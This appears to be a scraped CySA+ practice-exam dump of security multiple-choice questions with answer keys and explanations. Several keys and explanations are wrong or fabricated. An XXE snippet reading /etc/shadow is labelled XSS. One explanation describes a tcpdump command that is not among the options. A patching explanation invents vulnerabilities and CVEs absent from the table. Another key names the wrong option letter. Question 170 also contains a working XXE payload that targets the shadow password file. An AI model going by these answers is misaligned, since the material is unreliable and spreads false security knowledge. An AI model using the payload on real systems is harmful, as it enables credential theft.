Application security scanning is a process that involves testing and analyzing applications for security vulnerabilities, such as injection flaws, broken authentication, cross-site scripting, and insecure configuration. Application security scanning can help identify and fix security issues before they become exploitable by attackers. Using application security scanning as part of the pipeline for the continuous integration/continuous delivery (CI/CD) flow can help mitigate the problem of finding the same vulnerabilities in a critical application during security scanning. This is because application security scanning can be integrated into the development lifecycle and performed automatically and frequently as part of the CI/CD process.

**NEW QUESTION 110**

A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.


Instructions:

Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan. For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.

Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results. The Linux Web Server, File-Print Server and Directory Server are draggable.

If at any time you would like to bring back the initial state of the simulation, please select the Reset All button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Network Diagram



## Hot Area:

Findings Listing 1	Results Generated
<p><b>False Positive</b></p> <p>Critical (10.0) 12209 Security Update for Microsoft Windows (835732)</p> <p>Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)</p> <p>Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)</p> <p>Critical (10.0) 58662 Samba 3.x:3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146)</p> <p>Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)</p>	<p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>
<p><b>False Positive</b></p> <p>Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)</p> <p>Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035)</p> <p>Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1)</p> <p>Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931)</p> <p>Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)</p>	<p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>
<p><b>False Positive</b></p> <p>WARNING (1.0.1) System cryptography: Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used</p> <p>INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled</p> <p>INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled</p> <p>INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled</p> <p>INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves</p>	<p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>

- A. Mastered  
 B. Not Mastered

Answer: A

Explanation:

## Hot Area:

Findings Listing 1	Results Generated
<p><b>False Positive</b></p> <p>Critical (10.0) 12209 Security Update for Microsoft Windows (835732)</p> <p>Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)</p> <p>Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)</p> <p>Critical (10.0) 58662 Samba 3.x:3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146)</p> <p>Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)</p>	<p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>
<p><b>False Positive</b></p> <p>Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)</p> <p>Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035)</p> <p>Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1)</p> <p>Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931)</p> <p>Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)</p>	<p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>
<p><b>False Positive</b></p> <p>WARNING (1.0.1) System cryptography: Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used</p> <p>INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled</p> <p>INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled</p> <p>INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled</p> <p>INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves</p>	<p>Credentialed</p> <p>Non-Credentialed</p> <p>Compliance</p>

## NEW QUESTION 111

A security analyst discovers an ongoing ransomware attack while investigating a phishing email. The analyst downloads a copy of the file from the email and isolates the affected workstation from the network. Which of the following activities should the analyst perform next?

- A. Wipe the computer and reinstall software  
 B. Shut down the email server and quarantine it from the network.  
 C. Acquire a bit-level image of the affected workstation.  
 D. Search for other mail users who have received the same file.

Answer: D

Explanation:

Searching for other mail users who have received the same file is the best activity to perform next, as it helps to identify and contain the scope of the ransomware attack and prevent further damage. Ransomware is a type of malware that encrypts files on a system and demands payment for their decryption. Ransomware can spread through phishing emails that contain malicious attachments or links that download the ransomware. By searching for other mail users who have received the same file, the analyst can alert them not to open it, delete it from their inboxes, and scan their systems for any signs of infection. The other activities are not as urgent or effective as searching for other mail users who have received the same file, as they do not address the immediate threat of ransomware spreading or affecting more systems. Wiping the computer and reinstalling software may restore the functionality of the affected workstation, but it will also erase any evidence of the ransomware attack and make recovery of encrypted files impossible. Shutting down the email server and quarantining it from the network may stop the delivery of more phishing emails, but it will also disrupt normal communication and operations for the organization. Acquiring a bit-level image of the affected workstation may preserve the evidence of the ransomware attack, but it will not help to stop or remove the ransomware or decrypt the files.

#### NEW QUESTION 116

A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

- A. Create a timeline of events detailing the date stamps, user account hostname and IP information associated with the activities
- B. Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the investigation
- C. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identify the case as an HR-related investigation
- D. Notify the SOC manager for awareness after confirmation that the activity was intentional

**Answer:** B

#### Explanation:

The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.

#### NEW QUESTION 121

New employees in an organization have been consistently plugging in personal webcams despite the company policy prohibiting use of personal devices. The SOC manager discovers that new employees are not aware of the company policy. Which of the following will the SOC manager most likely recommend to help ensure new employees are accountable for following the company policy?

- A. Human resources must email a copy of a user agreement to all new employees
- B. Supervisors must get verbal confirmation from new employees indicating they have read the user agreement
- C. All new employees must take a test about the company security policy during the onboarding process
- D. All new employees must sign a user agreement to acknowledge the company security policy

**Answer:** D

#### Explanation:

The best action that the SOC manager can recommend to help ensure new employees are accountable for following the company policy is to require all new employees to sign a user agreement to acknowledge the company security policy. A user agreement is a document that defines the rights and responsibilities of the users regarding the use of the company's systems, networks, or resources, as well as the consequences of violating the company's security policy. Signing a user agreement can help ensure new employees are aware of and agree to comply with the company security policy, as well as hold them accountable for any breaches or incidents caused by their actions or inactions.

#### NEW QUESTION 122

Which of the following describes a contract that is used to define the various levels of maintenance to be provided by an external business vendor in a secure environment?

- A. MOU
- B. NDA
- C. BIA
- D. SLA

**Answer:** D

#### Explanation:

SLA stands for Service Level Agreement, which is a contract that defines the various levels of maintenance to be provided by an external business vendor in a secure environment. An SLA specifies the expectations, responsibilities, and obligations of both parties, such as the scope, quality, availability, and performance of the service, as well as the metrics and methods for measuring and reporting the service level. An SLA also outlines the penalties or remedies for any breach or failure of the service level. An SLA can help ensure that the external business vendor delivers the service in a timely, consistent, and secure manner, and that the customer receives the service that meets their needs and requirements. Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.comptia.org/certifications/cybersecurity-analyst>
- > <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

#### NEW QUESTION 126

A systems analyst is limiting user access to system configuration keys and values in a Windows environment. Which of the following describes where the analyst can find these configuration items?

- A. confi
- B. ini
- C. ntds.dit
- D. Master boot record



E. Registry

**Answer: D**

**Explanation:**

The correct answer is D. Registry.

The registry is a database that stores system configuration keys and values in a Windows environment. The registry contains information about the hardware, software, users, and preferences of the system. The registry can be accessed and modified using the Registry Editor tool (regedit.exe) or the command-line tool (reg.exe). The registry is organized into five main sections, called hives, which are further divided into subkeys and values.

The other options are not the best descriptions of where the analyst can find system configuration keys and values in a Windows environment. config.ini (A) is a file that stores configuration settings for some applications, but it is not a database that stores system configuration keys and values. ntds.dit (B) is a file that stores the Active Directory data for a domain controller, but it is not a database that stores system configuration keys and values. Master boot record © is a section of the hard disk that contains information about the partitions and the boot loader, but it is not a database that stores system configuration keys and values.

**NEW QUESTION 127**

Which of the following describes the best reason for conducting a root cause analysis?

- A. The root cause analysis ensures that proper timelines were documented.
- B. The root cause analysis allows the incident to be properly documented for reporting.
- C. The root cause analysis develops recommendations to improve the process.
- D. The root cause analysis identifies the contributing items that facilitated the event

**Answer: D**

**Explanation:**

The root cause analysis identifies the contributing items that facilitated the event is the best reason for conducting a root cause analysis, as it reflects the main goal and benefit of this problem-solving approach. A root cause analysis (RCA) is a process of discovering the root causes of problems in order to identify appropriate solutions. A root cause is the core issue or factor that sets in motion the entire cause-and-effect chain that leads to the problem. A root cause analysis assumes that it is more effective to systematically prevent and solve underlying issues rather than just treating symptoms or putting out fires. A root cause analysis can be performed using various methods, tools, and techniques that help to uncover the causes of problems, such as events and causal factor analysis, change analysis, barrier analysis, or fishbone diagrams. A root cause analysis can help to improve quality, performance, safety, or efficiency by finding and eliminating the sources of problems. The other options are not as accurate as the root cause analysis identifies the contributing items that facilitated the event, as they do not capture the essence or value of conducting a root cause analysis. The root cause analysis ensures that proper timelines were documented is a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting timelines can help to establish the sequence of events and actions that led to the problem, but it does not necessarily identify or address the root causes. The root cause analysis allows the incident to be properly documented for reporting is also a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting and reporting incidents can help to communicate and share information about problems and solutions, but it does not necessarily identify or address the root causes. The root cause analysis develops recommendations to improve the process is another possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Developing recommendations can help to implement solutions and prevent future problems, but it does not necessarily identify or address the root causes.

**NEW QUESTION 132**

Which of the following is the best action to take after the conclusion of a security incident to improve incident response in the future?

- A. Develop a call tree to inform impacted users
- B. Schedule a review with all teams to discuss what occurred
- C. Create an executive summary to update company leadership
- D. Review regulatory compliance with public relations for official notification

**Answer: B**

**Explanation:**

One of the best actions to take after the conclusion of a security incident to improve incident response in the future is to schedule a review with all teams to discuss what occurred, what went well, what went wrong, and what can be improved. This review is also known as a lessons learned session or an after-action report. The purpose of this review is to identify the root causes of the incident, evaluate the effectiveness of the incident response process, document any gaps or weaknesses in the security controls, and recommend corrective actions or preventive measures for future incidents. Official References:

<https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack/>

**NEW QUESTION 136**

Which of the following threat-modeling procedures is in the OWASP Web Security Testing Guide?

- A. Review Of security requirements
- B. Compliance checks
- C. Decomposing the application
- D. Security by design

**Answer: C**

**Explanation:**

The OWASP Web Security Testing Guide (WSTG) includes a section on threat modeling, which is a structured approach to identify, quantify, and address the security risks associated with an application. The first step in the threat modeling process is decomposing the application, which involves creating use cases, identifying entry points, assets, trust levels, and data flow diagrams for the application. This helps to understand the application and how it interacts with external entities, as well as to identify potential threats and vulnerabilities<sup>1</sup>. The other options are not part of the OWASP WSTG threat modeling process.

**NEW QUESTION 139**

An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?

- A. Access rights
- B. Network segmentation

- C. Time synchronization
- D. Invalid playbook

**Answer: C**

**Explanation:**

Time synchronization is the process of ensuring that all systems in a network have the same accurate time, which is essential for correlating data points from different sources. If the system has an issue with time synchronization, the analyst may have difficulty matching events that occurred at the same time or in a specific order. Access rights, network segmentation, and invalid playbook are not directly related to the issue of correlating data points. Verified References: [CompTIA CySA+ CS0-002 Certification Study Guide], page 23

**NEW QUESTION 144**

A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

- A. `grep [IP address] packets.pcap`
- B. `cat packets.pcap | grep [IP Address]`
- C. `strings packets.pcap | grep [IP Address]`

**Answer: C**

**Explanation:**

tcpdump is a command-line tool that can capture and analyze network packets from a given interface or file. The -n option prevents tcpdump from resolving hostnames, which can speed up the analysis. The -r option reads packets from a file, in this case packets.pcap. The host [IP address] filter specifies that tcpdump should only display packets that have the given IP address as either the source or the destination. This command can help the security analyst detect connections to a suspicious IP address by collecting the packet captures from the gateway. Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with-answers>
- > [https://www.reddit.com/r/CompTIA/comments/tmxx84/passed\\_cysa\\_heres\\_my\\_experience\\_and\\_how\\_i\\_s](https://www.reddit.com/r/CompTIA/comments/tmxx84/passed_cysa_heres_my_experience_and_how_i_s)

**NEW QUESTION 146**

An analyst is reviewing a vulnerability report for a server environment with the following entries:

Vulnerability	Severity	CVSS v3	Host IP	Crown jewel	Exploit available
EOL/Obsolete Log4j v1.x	5	-	54.73.224.15	No	No
EOL/Obsolete Log4j v1.x	5	-	54.73.225.17	Yes	No
EOL/Obsolete Log4j v1.x	5	-	10.101.27.98	Yes	No
Microsoft Windows Security Update	4	8.2	10.100.10.52	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.26	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.228	Yes	Yes
Oracle Java Critical Patch	3	6.9	10.101.25.65	Yes	No
Oracle Java Critical Patch	3	6.9	54.73.225.17	Yes	No
Oracle Java Critical Patch	3	6.9	10.101.27.98	Yes	No

Which of the following systems should be prioritized for patching first?

- A. 10.101.27.98
- B. 54.73.225.17
- C. 54.74.110.26
- D. 54.74.110.228

**Answer: D**

**Explanation:**

The system that should be prioritized for patching first is 54.74.110.228, as it has the highest number and severity of vulnerabilities among the four systems listed in the vulnerability report. According to the report, this system has 12 vulnerabilities, with 8 critical, 3 high, and 1 medium severity ratings. The critical vulnerabilities include CVE-2019-0708 (BlueKeep), CVE-2019-1182 (DejaBlue), CVE-2017-0144 (EternalBlue), and CVE-2017-0145 (EternalRomance), which are all remote code execution vulnerabilities that can allow an attacker to compromise the system without any user interaction or authentication. These vulnerabilities pose a high risk to the system and should be patched as soon as possible.

**NEW QUESTION 150**

An analyst is reviewing a vulnerability report and must make recommendations to the executive team. The analyst finds that most systems can be upgraded with a reboot resulting in a single downtime window. However, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have

access to. Which of the following inhibitors to remediation do these systems and associated vulnerabilities best represent?

- A. Proprietary systems
- B. Legacy systems
- C. Unsupported operating systems
- D. Lack of maintenance windows

**Answer:** A

**Explanation:**

Proprietary systems are systems that are owned and controlled by a specific vendor or manufacturer, and that use proprietary standards or protocols that are not compatible with other systems. Proprietary systems can pose a challenge for vulnerability management, as they may not allow users to access or modify their configuration, update their software, or patch their vulnerabilities. In this case, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. This indicates that these systems and associated vulnerabilities are examples of proprietary systems as inhibitors to remediation

**NEW QUESTION 155**

A systems administrator is reviewing after-hours traffic flows from data-center servers and sees regular outgoing HTTPS connections from one of the servers to a public IP address. The server should not be making outgoing connections after hours. Looking closer, the administrator sees this traffic pattern around the clock during work hours as well. Which of the following is the most likely explanation?

- A. C2 beaconing activity
- B. Data exfiltration
- C. Anomalous activity on unexpected ports
- D. Network host IP address scanning
- E. A rogue network device

**Answer:** A

**Explanation:**

The most likely explanation for this traffic pattern is C2 beaconing activity. C2 stands for command and control, which is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 beaconing activity is a type of network traffic that indicates a compromised system is sending periodic messages or signals to an attacker's system using various protocols, such as HTTP(S), DNS, ICMP, or UDP. C2 beaconing activity can enable the attacker to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels.

**NEW QUESTION 160**

Which of the following concepts is using an API to insert bulk access requests from a file into an identity management system an example of?

- A. Command and control
- B. Data enrichment
- C. Automation
- D. Single sign-on

**Answer:** C

**Explanation:**

Automation is the best concept to describe the example, as it reflects the use of technology to perform tasks or processes without human intervention. Automation can help to improve efficiency, accuracy, consistency, and scalability of various operations, such as identity and access management (IAM). IAM is a security framework that enables organizations to manage the identities and access rights of users and devices across different systems and applications. IAM can help to ensure that only authorized users and devices can access the appropriate resources at the appropriate time and for the appropriate purpose. IAM can involve various tasks or processes, such as authentication, authorization, provisioning, deprovisioning, auditing, or reporting. Automation can help to simplify and streamline these tasks or processes by using software tools or scripts that can execute predefined actions or workflows based on certain triggers or conditions. For example, automation can help to create, update, or delete user accounts in bulk based on a file or a database, rather than manually entering or modifying each account individually. The example in the question shows that an API is used to insert bulk access requests from a file into an identity management system. An API (Application Programming Interface) is a set of rules or specifications that defines how different software components or systems can communicate and exchange data with each other. An API can help to enable automation by providing a standardized and consistent way to access and manipulate data or functionality of a software component or system. The example in the question shows that an API is used to automate the process of inserting bulk access requests from a file into an identity management system, rather than manually entering each request one by one. The other options are not correct, as they describe different concepts or techniques. Command and control is a term that refers to the ability of an attacker to remotely control a compromised system or device, such as using malware or backdoors. Command and control is not related to what is described in the example. Data enrichment is a term that refers to the process of enhancing or augmenting existing data with additional information from external sources, such as adding demographic or behavioral attributes to customer profiles. Data enrichment is not related to what is described in the example. Single sign-on is a term that refers to an authentication method that allows users to access multiple systems or applications with one set of credentials, such as using a single username and password for different websites or services. Single sign-on is not related to what is described in the example.

**NEW QUESTION 165**

A cybersecurity analyst is reviewing SIEM logs and observes consistent requests originating from an internal host to a blocklisted external server. Which of the following best describes the activity that is taking place?

- A. Data exfiltration
- B. Rogue device
- C. Scanning
- D. Beaconing

**Answer:** D

**Explanation:**

Beaconing is the best term to describe the activity that is taking place, as it refers to the periodic communication between an infected host and a blocklisted



external server. Beaconing is a common technique used by malware to establish a connection with a command-and-control (C2) server, which can provide instructions, updates, or exfiltration capabilities to the malware. Beaconing can vary in frequency, duration, and payload, depending on the type and sophistication of the malware. The other terms are not as accurate as beaconing, as they describe different aspects of malicious activity. Data exfiltration is the unauthorized transfer of data from a compromised system to an external destination, such as a C2 server or a cloud storage service. Data exfiltration can be a goal or a consequence of malware infection, but it does not necessarily involve blocklisted servers or consistent requests. Rogue device is a device that is connected to a network without authorization or proper security controls. Rogue devices can pose a security risk, as they can introduce malware, bypass firewalls, or access sensitive data. However, rogue devices are not necessarily infected with malware or communicating with blocklisted servers. Scanning is the process of probing a network or a system for vulnerabilities, open ports, services, or other information. Scanning can be performed by legitimate administrators or malicious actors, depending on the intent and authorization. Scanning does not imply consistent requests or blocklisted servers, as it can target any network or system.

#### NEW QUESTION 170

A security analyst is validating a particular finding that was reported in a web application vulnerability scan to make sure it is not a false positive. The security analyst uses the snippet below:

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/shadow">]>
<userInfo>
<firstName>John</firstName>
<lastName>Sent;</lastName>
</userInfo>
```

Which of the following vulnerability types is the security analyst validating?

- A. Directory traversal
- B. XSS
- C. XXE
- D. SSRF

**Answer: B**

#### Explanation:

XSS (cross-site scripting) is the vulnerability type that the security analyst is validating, as the snippet shows an attempt to inject a script tag into the web application. XSS is a web security vulnerability that allows an attacker to execute arbitrary JavaScript code in the browser of another user who visits the vulnerable website. XSS can be used to perform various malicious actions, such as stealing cookies, session hijacking, phishing, or defacing websites. The other vulnerability types are not relevant to the snippet, as they involve different kinds of attacks. Directory traversal is an attack that allows an attacker to access files and directories that are outside of the web root folder. XXE (XML external entity) injection is an attack that allows an attacker to interfere with an application's processing of XML data, and potentially access files or systems. SSRF (server-side request forgery) is an attack that allows an attacker to induce the server-side application to make requests to an unintended location. Official References:

- > <https://portswigger.net/web-security/xxe>
- > <https://portswigger.net/web-security/ssrf>
- > [https://cheatsheetseries.owasp.org/cheatsheets/Server\\_Side\\_Request\\_Forgery\\_Prevention\\_Cheat\\_Sheet.ht](https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.ht)

#### NEW QUESTION 171

A company's security team is updating a section of the reporting policy that pertains to inappropriate use of resources (e.g., an employee who installs cryptominers on workstations in the office). Besides the security team, which of the following groups should the issue be escalated to first in order to comply with industry best practices?

- A. Help desk
- B. Law enforcement
- C. Legal department
- D. Board member

**Answer: C**

#### Explanation:

The correct answer is C. Legal department.

According to the CompTIA Cybersecurity Analyst (CySA+) certification exam objectives, one of the tasks for a security analyst is to "report and escalate security incidents to appropriate stakeholders and authorities" 1. This includes reporting any inappropriate use of resources, such as installing cryptominers on workstations, which may violate the company's policies and cause financial and reputational damage. The legal department is the most appropriate group to escalate this issue to first, as they can advise on the legal implications and actions that can be taken against the employee. The legal department can also coordinate with other groups, such as law enforcement, help desk, or board members, as needed. The other options are not the best choices to escalate the issue to first, as they may not have the authority or expertise to handle the situation properly.

#### NEW QUESTION 176

After a security assessment was done by a third-party consulting firm, the cybersecurity program recommended integrating DLP and CASB to reduce analyst alert fatigue. Which of the following is the best possible outcome that this effort hopes to achieve?

- A. SIEM ingestion logs are reduced by 20%.
- B. Phishing alerts drop by 20%.
- C. False positive rates drop to 20%.
- D. The MTTR decreases by 20%.

**Answer: D**

#### Explanation:

The MTTR (Mean Time to Resolution) decreases by 20% is the best possible outcome that this effort hopes to achieve, as it reflects the improvement in the efficiency and effectiveness of the incident response process by reducing analyst alert fatigue. Analyst alert fatigue is a term that refers to the phenomenon of security analysts becoming overwhelmed, desensitized, or exhausted by the large number of alerts they receive from various security tools or systems, such as DLP (Data Loss Prevention) or CASB (Cloud Access Security Broker). DLP is a security solution that helps to prevent unauthorized access, use, or transfer of sensitive data, such as personal information, intellectual property, or financial records. CASB is a security solution that helps to monitor and control the use of

cloud-based applications and services, such as SaaS (Software as a Service), PaaS (Platform as a Service), or IaaS (Infrastructure as a Service). Both DLP and CASB can generate alerts when they detect potential data breaches, policy violations, or malicious activities, but they can also produce false positives, irrelevant information, or duplicate notifications that can overwhelm or distract the security analysts. Analyst alert fatigue can have negative consequences for the security posture and performance of an organization, such as missing or ignoring critical alerts, delaying or skipping investigations or remediations, making errors or mistakes, or losing motivation or morale. Therefore, it is important to reduce analyst alert fatigue and optimize the alert management process by using various strategies, such as tuning the alert thresholds and rules, prioritizing and triaging the alerts based on severity and context, enriching and correlating the alerts with additional data sources, automating or orchestrating repetitive or low-level tasks or actions, or integrating and consolidating different security tools or systems into a unified platform. By reducing analyst alert fatigue and optimizing the alert management process, the effort hopes to achieve a decrease in the MTTR, which is a metric that measures the average time it takes to resolve an incident from the moment it is reported to the moment it is closed. A lower MTTR indicates a faster and more effective incident response process, which can help to minimize the impact and damage of security incidents, improve customer satisfaction and trust, and enhance security operations and outcomes. The other options are not as relevant or realistic as the MTTR decreases by 20%, as they do not reflect the best possible outcome that this effort hopes to achieve. SIEM ingestion logs are reduced by 20% is not a relevant outcome, as it does not indicate any improvement in the incident response process or any reduction in analyst alert fatigue. SIEM (Security Information and Event Management) is a security solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM ingestion logs are records of the data that is ingested by the SIEM system from different sources. Reducing SIEM ingestion logs may imply less data volume or less data sources for the SIEM system, which may not necessarily improve its performance or accuracy. Phishing alerts drop by 20% is not a realistic outcome, as it does not depend on the integration of DLP and CASB or any reduction in analyst alert fatigue. Phishing alerts are notifications that indicate potential phishing attempts or attacks, such as fraudulent emails, websites, or messages that try to trick users into revealing sensitive information or installing malware. Phishing alerts can be generated by various security tools or systems, such as email security solutions, web security solutions, endpoint security solutions, or user awareness training programs. Reducing phishing alerts may imply less phishing attempts or attacks on the organization, which may not necessarily be influenced by the integration of DLP and CASB or any reduction in analyst alert fatigue. False positive rates drop to 20% is not a realistic outcome

#### NEW QUESTION 178

Which of the following is a reason why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response?

- A. TO ensure the report is legally acceptable in case it needs to be presented in court
- B. To present a lessons-learned analysis for the incident response team
- C. To ensure the evidence can be used in a postmortem analysis
- D. To prevent the possible loss of a data source for further root cause analysis

**Answer:** A

#### Explanation:

The correct answer is A. To ensure the report is legally acceptable in case it needs to be presented in court. Proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response because they ensure the integrity, authenticity, and admissibility of the evidence in case it needs to be presented in court. Evidence that is mishandled, tampered with, or poorly documented may not be accepted by the court or may be challenged by the opposing party. Therefore, incident responders should follow the best practices and standards for evidence collection, preservation, analysis, and reporting<sup>1</sup>.

The other options are not reasons why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response. They are rather outcomes or benefits of conducting a thorough and effective incident response process. A lessons-learned analysis (B) is a way to identify the strengths and weaknesses of the incident response team and improve their performance for future incidents. A postmortem analysis © is a way to determine the root cause, impact, and timeline of the incident and provide recommendations for remediation and prevention. A root cause analysis (D) is a way to identify the underlying factors that led to the incident and address them accordingly.

#### NEW QUESTION 179

An incident response team found IoCs in a critical server. The team needs to isolate and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?

- A. Hard disk
- B. Primary boot partition
- C. Malicious tiles
- D. Routing table
- E. Static IP address

**Answer:** A

#### Explanation:

The hard disk is the piece of data that should be collected first in order to preserve sensitive information before isolating the server. The hard disk contains all the files and data stored on the server, which may include evidence of malicious activity, such as malware installation, data exfiltration, or configuration changes. The hard disk should be collected using proper forensic techniques, such as creating an image or a copy of the disk and maintaining its integrity using hashing algorithms.

#### NEW QUESTION 181

Which of the following is often used to keep the number of alerts to a manageable level when establishing a process to track and analyze violations?

- A. Log retention
- B. Log rotation
- C. Maximum log size
- D. Threshold value

**Answer:** D

#### Explanation:

A threshold value is a parameter that defines the minimum or maximum level of a metric or event that triggers an alert. For example, a threshold value can be set to alert when the number of failed login attempts exceeds 10 in an hour, or when the CPU usage drops below 20% for more than 15 minutes. By setting a threshold value, the process can filter out irrelevant or insignificant alerts and focus on the ones that indicate a potential problem or anomaly. A threshold value can help to reduce the noise and false positives in the alert system, and improve the efficiency and accuracy of the analysis<sup>12</sup>

#### NEW QUESTION 186

An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

- A. Scope
- B. Weaponization
- C. CVSS
- D. Asset value

**Answer: B**

#### Explanation:

